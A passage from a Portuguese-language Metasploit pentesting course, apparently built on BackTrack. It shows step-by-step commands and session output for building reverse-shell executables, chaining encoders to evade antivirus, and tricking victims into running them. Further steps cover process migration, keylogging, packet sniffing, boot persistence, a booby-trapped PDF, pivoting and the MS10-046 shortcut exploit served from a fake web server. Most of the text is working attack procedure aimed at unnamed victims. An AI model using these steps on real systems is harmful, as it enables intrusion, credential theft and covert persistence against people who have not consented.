Sinta-se à vontade para testar com outros exploits e outros payloads, afinal esta é a essência da invasão com o Metasploit: testar até descobrir qual a vulnerabilidade certa e usar uma combinação de exploit e payload que funcione.

Procure manter-se sempre atualizado com as novas versões do Metasploit, pois os pacotes de exploits, payloads e módulos sempre são atualizados e vem com novas opções.

19.12. Prática dirigida

19.12.1. Payload com Meterpreter

Com o msf atualizado, iremos criar o payload que enviaremos para o nosso alvo. Prosseguimos com o seguinte comando:

```
# ./msfpayload windows/shell/reverse_tcp LHOST=XX.XX.XX.XX
LPORT=4455 X > cliqueaqui.exe
```

Será criado no diretório corrente o arquivo executável "cliqueaqui.exe"

Vamos analisar o nosso executável com alguns antivírus on-line, para ver como ele será caracterizado quando o alvo abri-lo no Windows.

```
http://www.virustotal.com/pt/
http://virusscan.jotti.org/pt-br
```

Depois dos resultados, vamos fazer um “tunning” em nosso .exe:

```
# ./msfpayload windows/shell/reverse_tcp LHOST=XX.XX.XX.XX
LPORT=4455 R | ./msfencode -c 15 -e x86/shikata_ga_nai -a x86 -t raw |
./msfencode -c 5 -a x86 -e x86/alpha_mixed -t raw | ./msfencode -c 3 -e
x86/call4_dword_xor -t exe > cliqueaqui2.exe
```

A opção -c diz quantas vezes cada encoder irá interagir com o nosso payload, nos dias de hoje, isso já não adianta muito, demonstrado apenas para ver as possibilidades de se redirecionar a saída de um encoder para outro.

Depois do tunning em nosso .exe, vamos testá-lo nos mesmos sites de antivírus que antes, e comparar os resultados.

A partir daí, é engenharia social pura, onde deve usar a imaginação para convencer o alvo a executar o arquivo.

Aproveite um pouco de seu tempo para ler o seguinte:

```
# ./msfpayload -h
# ./msfencode -h
# ./msfencode -l
```

Após criar o .exe, codificá-lo para torná-lo mais dificilmente detectável por antivírus e enviá-lo ao alvo, precisamos colocar o metasploit para “escutar” à espera da conexão

```
msf> ./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp
LHOST= 192.168.0.110 LPORT=4455 E
```

Ao ser executado o nosso arquivo no computador do alvo, será estabelecida uma conexão entre o atacante e o alvo. Assim ganhamos nossa shell meterpreter.

Aparentemente parece que está travado, mas não está! Repare que a sessão meterpreter já foi criada, sendo assim, pressionamos Ctrl+C para finalizar este "travamento".

Agora digite o comando:

```
> sessions -l
```

Temos uma sessão ativa com ID de número 1 identificando-a.

Agora vamos interagir com o console meterpreter, basta o comando:

```
> sessions -i 1
```

Se o alvo abrir o gerenciador de tarefas no windows, verá o processo de nosso executável “clique_aqui.exe” rodando, o que pode gerar desconfiança.

Precisamos migra para um outro processo, mais estável e menos arriscado do usuário interromper, como o explorer.exe, por exemplo.

Agora vejamos no console meterpreter o processo que estamos com o comando getpid, seguido do comando ps.

Sabendo o número do processo para o qual queremos migrar, vamos executar o comando “migrate [pid]” para migrar de processo:

```
> migrate 472
```

```
meterpreter > migrate 472
[*] Migrating to 472...
[*] Migration completed successfully.
meterpreter >
```

Com isso feito, vamos testar os comandos sysinfo e ipconfig.

Para saber os comandos disponíveis, digite “help” ou “?”.

19.12.2. Keylogging com Meterpreter

Agora vamos usar o keylogging e vamos tentar capturar o máximo das teclas digitadas pelo usuário.

Com o comando keyscan_start iniciamos o nosso keylogger.

> keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

Agora vamos ver o que nosso keylogger pegou com o comando keyscan_dump e logo em seguida finalizo o mesmo.

> keyscan_dump

> keyscan_stop

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
meulogin <Tab> minhasenha <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

19.12.3. Sniffing com Meterpreter

Primeiramente precisamos carregar o módulo sniffer com o comando use sniffer.

```
> use sniffer
```

Em seguida, pedimos para listar as interfaces de rede com o comando sniffer_interfaces.

```
> sniffer_interfaces
```

Iremos iniciar nosso sniffer nesta interface indicada pelo número 1 com o comando "sniffer_start 1", podemos esperar o tempo que acharmos conveniente.

```
> sniffer_start 1
```

```
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_dump 1 /tmp/sniffer.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 2828 packets (1794096 bytes)
[*] Downloaded 029% (524288/1794096)...
[*] Downloaded 058% (1048576/1794096)...
[*] Downloaded 087% (1572864/1794096)...
[*] Downloaded 100% (1794096/1794096)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/sniffer.cap
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
meterpreter >
```

Vejamos algumas informações sobre o arquivo sniffer.cap usando o capinfos.

```
> capinfos sniffer.cap
```

```
root@bt:~# capinfos sniffer.cap
File name: sniffer.cap
File type: Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets: 2828
File size: 1782808 bytes
Data size: 1737536 bytes
Capture duration: 115.000000 seconds
Start time: Sat Feb 20 16:38:25 2010
End time: Sat Feb 20 16:40:20 2010
Data rate: 15109.01 bytes/s
Data rate: 120872.07 bits/s
Average packet size: 614.40 bytes
root@bt:~#
```

Vamos analisar o arquivo sniffer.cap com a ferramenta Wireshark. Basta abrir o Wireshark e ir em File > Open e apontar para o arquivo sniffer.cap.

19.12.4. Mantendo o acesso

E se a pessoa reiniciar ou até mesmo desligar a máquina destino? Para isso existe um script meterpreter que nos ajudará fazer o que queremos, seu nome é persistence!


Para que possamos manter o acesso com a máquina alvo, precisamos executar o seguinte comando no console meterpreter:

```
> run persistence -X
```

O comando acima criará um arquivo executável na maquina destino, a opção -X serve para que o arquivo criado seja executado durante o boot da máquina destino, vejam onboot=true. Repare na saída do comando o endereço IP local da máquina do atacante e que ela escutará na porta 4444, que é a padrão, podemos alterar a porta padrão para outra que nos convenha usando a opção -p seguido do número da porta, exemplo, -p 5555.

Para testarmos, feche a janela do console msf e abra-a novamente, vamos configurar o exploit multi/handler para ficar aguardando pela conexão.


```
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.110
> set LPORT 4444
> exploit
```


=[metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[521 exploits - 246 auxiliary
+ -- --=[193 payloads - 23 encoders - 8 nops
=[svn r8567 updated today (2010.02.20)
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.110:4444
[*] Starting the payload handler...

19.12.5. PrintScreen

Outro recurso interessante que o meterpreter nos oferece é a possibilidade de tirarmos um printscreen da máquina alvo.

```
> use espia
```



Usamos o comando use espia, para carregar o módulo meterpreter e em seguida executamos o comando screenshot seguido pelo caminho onde será salvo nosso screenshot com o nome de print1.png.

```
> screenshot /rot/print1.png
```


Para poder usar este recurso será necessário estar executando sob o processo explorer.exe, sendo assim migre para este processo caso não esteja, com o comando migrate.

```
> migrate [pid_do_processo]
```

19.12.6. Metasploit Adobe Exploit

Abra um terminal e entre no diretório do msf:

```
# cd /pentest/exploits/framework3/
# ./msfconsole
```



Vamos agora especificar o exploit que iremos utilizar, dê os seguintes comandos abaixo:

msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf> show options

```
       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 524 exploits - 246 auxiliary
+ -- --=[ 193 payloads - 23 encoders - 8 nops
       =[ svn r8580 updated today (2010.02.22)

msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options

Module options:

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   EXENAME                       no        The Name of payload exe.
   FILENAME    evil.pdf          no        The output filename.
   INFILENAME                    yes       The Input PDF filename.
   OUTPUTPATH  ./data/exploits/  no        The location to output the file.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English)


msf exploit(adobe_pdf_embedded_exe) >
```

Vamos alterar as seguintes opções:

- FILENAME = Será gerado o arquivo pdf com o nome aqui especificado por nós.
- INFILENAME = Aqui especificaremos um pdf como modelo para anexar nosso payload.
- OUTPUTPATH = É o diretório onde será criado e armazenado o pdf.

> set FILENAME planilha2.pdf
> set INFILENAME /root/planilha.pdf
> set OUTPUTPATH /root/
> show options

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME planilha2.pdf
FILENAME => planilha2.pdf
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /root/PLANILHA.pdf
INFILENAME => /root/PLANILHA.pdf
msf exploit(adobe_pdf_embedded_exe) > set OUTPUTPATH /root/
OUTPUTPATH => /root/
msf exploit(adobe_pdf_embedded_exe) > show options

Module options:

   Name        Current Setting     Required  Description
   ----        ---------------     --------  -----------
   EXENAME                         no        The Name of payload exe.
   FILENAME    planilha2.pdf       no        The output filename.
   INFILENAME  /root/PLANILHA.pdf  yes       The Input PDF filename.
   OUTPUTPATH  /root/              no        The location to output the file.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English)


msf exploit(adobe_pdf_embedded_exe) >
```

Agora vamos configurar nosso payload, usarei o meterpreter reverse_tcp. Veja imagem abaixo:

> set PAYLOAD windows/meterpreter/reverse_tcp

> set LHOST 192.168.0.110

> set LPORT 4455

> exploit

```
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English)


msf exploit(adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Reading in '/root/PLANILHA.pdf'...
[*] Parsing '/root/PLANILHA.pdf'...
[*] Parsing Successful.
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Creating 'planilha2.pdf' file...
[*] Generated output file /root/planilha2.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_pdf_embedded_exe) >
```

Na imagem acima eu especifique meu payload (windows/meterpreter/reverse_tcp), especifiquei meu host local (LHOST 192.168.0.110), especifiquei minha porta local (LPORT 4455) e logo em seguida dei o comando exploit.

Agora vamos enviar o nosso arquivo planilha2.pdf para nosso alvo/vítima. Mas antes vamos deixar o msf escutando com o exploit multi/handler, veja a configuração na imagem abaixo:

> *back*
> *use exploit/multi/handler*
> *set PAYLOAD windows/meterpreter/reverse_tcp*
> *set LHOST 192.168.0.110*
> *set LPORT 4455*
> *exploit*

```
msf exploit(adobe_pdf_embedded_exe) > back
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Starting the payload handler...
```


Usamos o exploit multi/handler, selecionamos nosso payload (windows/meterpreter/reverse_tcp), especificamos nosso host local (LHOST 192.168.0.110), especificamos nossa porta que ficará escutando (LPORT 4455) e por fim, executamos com o comando exploit.

O arquivo .pdf gerado pode ser enviado para o alvo que esteja executando em sua máquina o Windows XP SP3, por exemplo.

Executado o arquivo .pdf, agora veja que ganhamos uma conexão meterpreter com o alvo!

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Starting the payload handler...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.0.110:4455 -> 192.168.0.135:3055)
```

19.12.7. Atacando um objetivo final a partir de uma máquina já comprometida



O primeiro passo obviamente é encontrar uma vulnerabilidade no servidor que se encontra na DMZ e explorá-la usando como payload o meterpreter. No terminal do Metasploit digitamos:

> use [exploit que ataca a vulnerabilidade encontrada]
> set PAYLOAD windows/meterpreter/bind_tcp
> set RHOST [ip_host_dmz] exploit-que-ataca-a-vulnerabilidade-encontrada

Agora precisamos saber o ID da sessão, para isso digitamos o seguinte no terminal do meterpreter:

```
> sessions -l
```

O seguinte passo é criar uma rota até a máquina que é nosso objetivo final, indicando seu IP, a máscara e o ID de sessão que obtivemos no passo anterior:

```
# route add [ip_maquina_objetivo] [Máscara de rede] [ID-Sessão]
```

Por último, realizamos o ataque à máquina objetivo, de forma normal, como se faria em qualquer outro caso, quer dizer, buscando a vulnerabilidade e aplicando o respectivo exploit. A diferença é que devemos dizer ao Metasploit que deve passar pelo PC que já temos acesso:

```
> use [exploit_necessário]
> set PAYLOAD windows/meterpreter/bind_tcp
> set RHOST [máquina_objetivo]
> exploit
```

Desta forma podemos realizar um "bypass" usando o Metasploit

19.12.8. Atacando máquinas Windows (XP, Vista, 7, 2003, 2008) através de um webserver falso

Essa exploração baseia-se na falha existente no Windows, em todas as suas versões, no que diz respeito a manipulação de arquivos .lnk. Essa falha, assim como seu exploit tornaram-se públicos no final de na segunda quinzena de julho/2010.

O mais interessante, é que após tornar pública a falha, e consequentemente o exploit, que surgiu um dia depois da divulgação da falha por parte da Microsoft, a correção da mesma só foi sair quase um mês depois, deixando milhões de máquinas vulneráveis a esse simples, mas devastador ataque.

Vamos lá...

O primeiro comando seleciona o explot que será usado:

```
> use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
```

Caso queiramos mais informações sobre o exploit e sua respectiva falha, podemos digitar o seguinte comando:

```
> info
```

Esse comando exibirá, além das informações sobre a falha, as opções que precisamos configurar para o correto funcionamento do exploit. As opções obrigatórias são: SRVHOST, SRVPORT

Vamos configurá-las:

```
> set SRVHOST 192.168.0.83
```

Esse último comando, permitirá configurarmos o IP no qual o servidor web falso será montado para que a vítima acesso-o. No comando abaixo, vamos configurar a porta na qual o servidor ficará escutando, à espera de uma conexão:

```
> set SRVPORT 80
```

Havendo configurado a parte básica do exploit, precisamos configurar o que ele fará após explorar a falha no navegador da vítima, isso é, o payload:

```
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.83
> set LPORT 4444
```

Tudo configurado, funcionando bem, sem nenhum erro, simplesmente lançamos o exploit e aguardamos a vítima conectar em nosso servidor falso:

```
> exploit
```


Para conseguirmos que a vítima conecte-se, nada como um bom e velho ataque de engenharia social :-)

19.13. Armitage

A distribuição BackTrack conta agora com mais uma opção de usabilidade do Metasploit, essa nova opção é a Armitage.

O Armitage é uma GUI (interface gráfica) para Metasploit, que torna todo o processo de exploração simplificado, ao alcance de até mesmo um usuário com pouco conhecimento em Hacking, basta dar alguns cliques e pronto, sistema explorado.

O Armitage esta disponível para downloads no repositório do BackTrack, e pode ser baixado e instalado através do comando "apt-get install armitage". Lembrando que antes de instalar o armitage, pode ser necessário atualizar o repositório do backtrack, para isso dê o comando "apt-get update".



19.13.1. Configuração do Armitage

Para instalar o Armitage no Backtrack, precisamos atualizar os repositórios e instalar o pacote "armitage".

```
root@bt:~# apt-get update
root@bt:~# aptitude install java-package
root@bt:~# apt-get install armitage
Unpacking armitage (from .../armitage_0.1-bt0_i386.deb) ...
Setting up armitage (0.1-bt0) ...
```

O Armitage comunica-se com o Metasploit através do daemon RPC, então precisamos iniciá-lo.


```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

A próxima coisa se fazer é iniciar o Mysql Server para que o Armitage possa armazenar os resultados.


```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt:~#
```

Por último, executamos o "armitage.sh" a partir da pasta /pentest/exploit/armitage, e poderemos visualizar a caixa de diá-logo de conexão. No Backtrack, as credenciais default para o MySQL são root/toor e para o PostgresSQL, postgres/toor.

```
root@bt:/# cd /pentest/exploits/armitage
root@bt:/pentest/exploits/armitage# ./armitage.sh
```



